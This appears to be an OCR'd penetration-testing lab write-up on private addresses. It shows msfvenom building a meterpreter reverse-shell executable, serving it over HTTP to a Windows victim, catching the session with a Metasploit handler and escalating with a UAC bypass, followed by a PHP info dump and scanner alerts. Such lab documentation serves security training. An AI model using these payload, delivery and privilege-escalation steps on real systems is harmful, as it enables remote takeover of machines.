df0ce3d13d16ccdc0fb487ffe53122f18c1e68749d0f04dcdaf7bb8c7ee73157  plain.txt

┌──(kali㉿kali)-[/opt/pmics]
└─$ 
```

3)
Generate Payload:




```
Active sessions
===============

  Id  Name  Type                     Information               Connection
  --  ----  ----                     -----------               ----------
  1         meterpreter x64/win      WINDOWS-EXAM\windows      10.0.2.5:4444 → 10.
            dows                      @ WINDOWS-EXAM           0.2.7:49174 (10.0.2.
                                                               7)

msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175686 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.5:4444 → 10.0.2.7:49176) at 2024-05
-04 06:19:33 -0400

meterpreter > 
```


Exploit the windows machine:



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.0.7
lhost ⇒ 192.168.0.7
msf6 exploit(multi/handler) > set lhost 10.0.2.5
lhost ⇒ 10.0.2.5
msf6 exploit(multi/handler) >  set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444

[*] Sending stage (200774 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.7:49174) at 2024-05
-04 06:14:21 -0400
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo touch exploit.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
exploit.txt  myexploit.exe
```



0% of myexploit.exe from 10.0.2.5 Completed

File Download - Security Warning


Do you want to run or save this file?

Name: myexploit.exe

Type: Application, 7.00KB


From: **10.0.2.5**

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?



Directory listing for / - Windows Internet Explorer
http://10.0.2.5:333/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Directory listing for /
Page
Safety
Tools
Protected mode is currently turned off for the Internet zone. Click here to open security settings.
Internet | Protected Mode: Off
180%

Directory listing for /

- myexploit.exe
- test1.csv




```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server -b 10.0.2.5 333
Serving HTTP on 10.0.2.5 port 333 (http://10.0.2.5:333/) ...
10.0.2.7 - - [04/May/2024 06:02:27] "GET / HTTP/1.1" 200 -
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.2.5 lport
=4444 -f exe -o myexploit.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: myexploit.exe
```

4)



PHP Version 5.2.4-2ubuntu5.10

System	Linux webserver 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2

X-Content-Type-Options Header Missing (5)
Authentication Request Identified

individual to further attack the system or conduct social engineering efforts.

Other Info:

Alerts 2 5 5 3 Main Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0